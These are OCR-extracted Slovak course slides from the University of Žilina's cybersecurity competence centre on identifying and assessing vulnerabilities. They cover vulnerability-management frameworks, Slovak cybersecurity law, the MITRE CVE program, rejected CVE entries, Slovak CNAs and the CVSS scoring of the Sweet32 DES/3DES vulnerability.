Financované Európskou úniou
NextGenerationEU

PLÁN OBNOVY

MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY

KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI
ŽILINSKEJ UNIVERZITY V ŽILINE

Identifikácia, hodnotenie a riešenie zraniteľností


Bezpečná správa zariadení (Blok V)

Kurz: Špecialista kybernetickej bezpečnosti vo verejnej správe

Mgr. Jana Uramová, PhD.


KC KYB UNIZA, https://kc.uniza.sk/

Jana.Uramova@fri.uniza.sk



Obsah

- Jedinečné identifikátory pre verejne známe zraniteľnosti a expozície v oblasti informačnej bezpečnosti CVE, CWE, CVSS skóre a hodnotenia
- Využitie nástrojov pre vyhodnocovanie zraniteľností
- Možnosti pre manažment záplat




Nadviazanie na predošlé témy

Nadviazanie na predošlé témy

Aktíva, zraniteľnosti, hrozby

- Špecialista KB chce byť pripravený na akýkoľvek typ útoku
  - zabezpečiť aktíva siete organizácie.
- Na tento účel je potrebné identifikovať:
  - **Aktíva (assets)**
    - Všetko, čo má pre organizáciu hodnotu a musí byť chránené, vrátane serverov, infraštruktúrnych zariadení, koncových zariadení, softvéru a primárnych aktív – údajov a iného duševného vlastníctva, biznis procesov
  - **Zraniteľnosti (vulnerabilities)**
    - Slabé miesto v systéme alebo jeho dizajne, ktoré by mohol útočník zneužiť.
  - **Hrozby (threats)**
    - Akékoľvek potenciálne nebezpečenstvo pre aktívum.



Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Konceptuálny rámec pre riadenie zraniteľností


Konceptuálny rámec pre riadenie zraniteľností

Riadenie zraniteľností (Vulnerability Management, VM)

- VM je proces:

  identifikácia → hodnotenie → priorizácia → mitigácia → overenie

- a súčasť riadenia technických rizík, pri ktorom možno vychádzať z:
  - NIST SP 800-40 — Creating a Patch and Vulnerability Management Program
  - NIST SP 800-30 — Guide for Conducting Risk Assessments
  - NIST Cybersecurity Framework (CSF) — core functions and mapping (Identify/Protect/Detect/Respond/Recover)
  - ISO/IEC 27002:2022 — Annex A / Control 8.8 Management of technical vulnerabilities
  - CIS Controls — Continuous Vulnerability Management (Control 7)
  - Zákon o KB č. 69/2018 Z.z. (novel. 366/2024 Z. z.)
    + Príloha č. 1 k vyhláške 227/2025 Z. z.:
    Rozsah bezpečnostných opatrení pre oblasti kybernetickej bezpečnosti podľa § 20 ods. 2 zákona



Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Zákon o KB 69/2018, novelizácia 366/2024

Čl. I

§ 1 Predmet zákona

Tento zákon upravuje

a) podmienky pre riadenie a zabezpečenie kybernetickej bezpečnosti, najmä

1. postavenie a povinnosti prevádzkovateľa základnej služby,
2. bezpečnostné opatrenia,
3. hlásenie kybernetického bezpečnostného incidentu, významnej kybernetickej hrozby, udalosti odvrátenej v poslednej chvíli a zraniteľnosti,
4. riešenie kybernetického bezpečnostného incidentu,
5. opatrenia proti produktom IKT, službám IKT alebo procesom IKT ohrozujúcim kybernetickú bezpečnosť a proti škodlivému obsahu,

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Pojem zraniteľnosť

§ 3 Vymedzenie základných pojmov

(1) Na účely tohto zákona sa rozumie

....

q) zraniteľnosťou akýkoľvek nežiaduci stav alebo chyba technického prostriedku alebo programového prostriedku, alebo nedostatok procesu vrátane nesprávnej bezpečnostnej konfigurácie, ktorá môže byť zneužitá kybernetickou hrozbou,

Úloha CSIRT pre verejné SaIS v kyber. priestore SR v kontexte zraniteľností

NÁRODNÝ BEZPEČNOSTNÝ ÚRAD

§ 6 Národná jednotka CSIRT

(5) Úrad prostredníctvom národnej jednotky CSIRT na účely zverejňovania **zraniteľností** alebo zamedzenia ich zneužitia plní úlohu koordinátora vo veciach komunikácie o zistených alebo nahlásených zraniteľnostiach medzi PZS, výrobcom alebo dodávateľom produktu IKT alebo služby IKT a inými dotknutými osobami.

a) identifikuje a kontaktuje dotknuté osoby,

b) komunikuje o **zraniteľnosti** s výrobcom alebo poskytovateľom produktu IKT alebo služby IKT,

c) oznamuje PZS **zraniteľnosť**, ktorá sa ho týka a odporučí mu opatrenia na zamedzenie jej zneužiteľnosti; opatrenia na úseku kontroly a riešenia kybernetických bezpečnostných incidentov tým nie sú dotknuté,

d) poskytuje pomoc osobám oznamujúcim zraniteľnosti,

e) riadi zverejňovanie zraniteľností.

(6) Úrad zabezpečí, aby bolo možné oznamovať zraniteľnosti **aj prostredníctvom JIS KB** vrátane **anonymných** oznámení a na žiadosť oznamovateľa zabezpečí zachovanie jeho anonymity vo vzťahu k oznámeným skutočnostiam.

(7) Ak ide o zraniteľnosť týkajúcu sa služby, ku ktorej vykonáva služby jednotka CSIRT v inom členskom štáte Európskej únie, postúpi úrad oznámenie o zraniteľnosti tejto jednotke CSIRT a informuje o tom oznamovateľa.

(8) Úrad prostredníctvom CSIRT vykonáva neinvazívne **zisťovanie a hodnotenie zraniteľností** verejne prístupnej siete a informačného systému v kybernetickom priestore Slovenskej republiky, ...

Povinnosti PZS v kontexte zraniteľností

§ 19 Povinnosti prevádzkovateľa základnej služby

(6) Prevádzkovateľ základnej služby je ďalej povinný

h) vytvoriť a zaviesť účinný mechanizmus včasného informovania štatutárneho orgánu a zodpovedných vedúcich zamestnancov o kybernetických hrozbách, **zraniteľnostiach**, kybernetických bezpečnostných incidentoch, udalostiach odvrátených v poslednej chvíli, možných dopadoch kybernetických bezpečnostných incidentov, výsledkoch analýzy rizík a stavu implementácie ošetrenia rizík s cieľom dodržiavania tohto zákona,

Príloha č. 1 k vyhláške 227/2025 Z. z.: „Rozsah bezpečnostných opatrení pre oblasti KB podľa § 20 ods. 2 zákona“

Položka	Bezpečnostné opatrenia pre správu zraniteľností a kybernetických hrozieb podľa § 20 ods. 2 písm. b) zákona prijíma PZS tak, že:	IKT – PZS	IKT – PKZS	OT – PZS	OT – PKZS
12	je zabezpečená **informovanosť o** identifikovaných kybernetických **hrozbách** s cieľom prijať primerané bezpečnostné opatrenia vrátane kybernetických hrozieb špecifických pre informačné a komunikačné technológie (IKT) a operačné technológie (OT)	ÁNO	ÁNO	ÁNO	ÁNO
13	**sú získavané informácie o zraniteľnostiach** používaných informačných systémov vrátane hodnotenia, **do akej miery** sú tieto systémy zraniteľné a prijímania vhodných **opatrení** na ich **mitigáciu**	ÁNO	ÁNO	ÁNO	ÁNO
14	je najmenej raz ročne vykonávané pravidelné posudzovanie zraniteľností	ÁNO	-	ÁNO	ÁNO
15	je najmenej raz za 6 mesiacov vykonávané pravidelné posudzovanie zraniteľností	-	ÁNO	-	-
16	sú určené **priority aktualizácií** na základe posúdenia rizík a analýzy vplyvov	ÁNO	ÁNO	ÁNO	ÁNO
17	**na webovom sídle** sú zverejnené kontaktné údaje pre nahlasovanie zistených zraniteľností	-	ÁNO	-	ÁNO

Databáza zraniteľností

Oblasti záujmu (KB je jedna z nich)

Organizácia MITRE

- * 1958, nezisková spoločnosť z USA, ktorá slúži ako **objektívny poradca** v oblasti systémového inžinierstva pre vládne agentúry, vojenské aj civilné
  - Považuje sa za dôveryhodnú pri poskytovaní výsledkov a odporúčaní založených na údajoch bez konfliktu záujmov
- zjednotenie vlády, priemyslu a akademickej obce na spoluprácu pri riešení veľkých spoločenských výziev, od reakcie na pandémie cez bezpečnosť na diaľniciach, sociálnu spravodlivosť až po KB
- prevádzkované federálne financované výskumné a vývojové centrá (FFRDCs)
  - v súčasnosti MITRE prevádzkuje šesť zo 42 existujúcich FFRDC

Defense & Intelligence

National Security Engineering Center (NSEC)

Sponsor: Department of War

Aerospace & Transportation

Center for Advanced Aviation System Development (CAASD)

Sponsor: Federal Aviation Administration

Civil Systems & Veterans' Services

Center for Enterprise Modernization

Sponsor: Department of the Treasury and Internal Revenue Service, and co-sponsored by the Department of Veterans Affairs, Social Security Administration, and Department of Commerce

Homeland Security


Homeland Security Systems Engineering and Development Institute™ (HSSEDI)

Sponsor: Department of Homeland Security

Health & Human Services

The Health FFRDC

Sponsor: Department of Health and Human Services



Cybersecurity

National Cybersecurity FFRDC (NCF)

Sponsor: National Institute of Standards and Technology

https://www.mitre.org/focus-areas

Common Vulnerabilities and Exposures (CVE) Database

- Americká vláda sponzorovala **MITRE Corporation**, aby vytvorila a spravovala katalóg známych bezpečnostných hrozieb s názvom Common Vulnerabilities and Exposures (**CVE**).
- Zámer programu CVE pre verejne známe bezpečnostné zraniteľnosti je:

identifikovať a definovať	definuje jedinečné CVE identifikátory
katalogizovať a uchovať	k dispozícii je 296 000 záznamov CVE, ktoré je možné vyhľadať a stiahnuť


Root – **manažérske** funkcie

CNA (CVE Numbering Authority) – **operačné** funckie

Každý CVE záznam obsahuje:

- CVE ID číslo so štyrmi alebo viacerými číslicami v časti poradového čísla daného ID (napr. „CVE-1999-0067“, „CVE-2014-12345“, „CVE-2016-7654321“).
- Stručný popis chyby zabezpečenia
- Akékoľvek relevantné referencie (t. j. správy o zraniteľnosti a upozornenia).
- Stav: Rezervované/Zverejnené/Odmietnuté

https://www.cve.org/



Rejected CVE


Podľa pravidiel MITRE a CNA sa záznam označí ako **REJECTED** v týchto prípadoch:

- **Chyba pri prideľovaní**
  - CVE identifikátor bol pridelený **omylom**, hoci zraniteľnosť v skutočnosti neexistovala.
  - Typické pri „false positive“ alebo nesprávne interpretovanom správaní softvéru.
- **Duplicitné zadanie**
  - Rovnaká zraniteľnosť bola nahlásená **viackrát** a dostala viac CVE ID.
  - V takom prípade sa necháva jedno „platné“ CVE, ostatné sa označia ako **REJECTED** s odkazom na správny záznam.
- **Nespĺňa kritériá CVE**
  - Hlásený problém sa nakoniec vyhodnotí ako „nepredstavuje bezpečnostnú zraniteľnosť“ podľa pravidiel CVE Programu.
  - Napríklad ide o funkčnú chybu, **neškodný bug** alebo správanie mimo scope CVE.
- **Administratívne dôvody**
  - Niektoré CVE ID sa **alokujú dopredu** (pre vendorov alebo pre konkrétny časový rámec). Ak sa nakoniec nepoužijú, vrátia sa späť a označia sa ako **REJECTED**.

"This candidate was rejected. Reason: It was a duplicate of CVE-XXXX-YYYY."

Viac ako 476 partnerov z **35** krajín participuje

Sú CNA partneri aj zo SR?




https://www.cve.org/ProgramOrganization/CNAs

Partner	Rozsah	Rola programu	Typ organizácie	Krajina*
ESET, spol. s r.o.	Len všetky produkty ESET a zraniteľnosti objavené spoločnosťou ESET, ktoré nie sú pokryté iným rozsahom CNA	CNA	Dodávatelia a projekty, výskumníci zraniteľností	Slovak Republic
National Cyber Security Centre SK-CERT	Zraniteľnosti v softvéri zistené National Cyber Security Centre SK-CERT a zraniteľnosti nahlásené National Cyber Security Centre SK-CERT na koordinované zverejnenie, ktoré nie sú v pôsobnosti iného CNA	CNA	Národné a priemyselné CERTs	Slovak Republic

https://www.cve.org/PartnerInformation/ListofPartners

Príklad: CVE s CVSS skóre

- zraniteľnosť protokolu DES a 3DES:



CVE-2016-2183 Detail

Current Description

The DES and Triple DES ciphers, as used in the TLS, SSH, and IPSec protocols and other protocols and products, have a birthday bound of approximately four billion blocks, which makes it easier for remote attackers to obtain cleartext data via a birthday attack against a long-duration encrypted session, as demonstrated by an HTTPS session using Triple DES in CBC mode, aka a "Sweet32" attack.

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

QUICK INFO

CVE Dictionary Entry: CVE-2016-2183

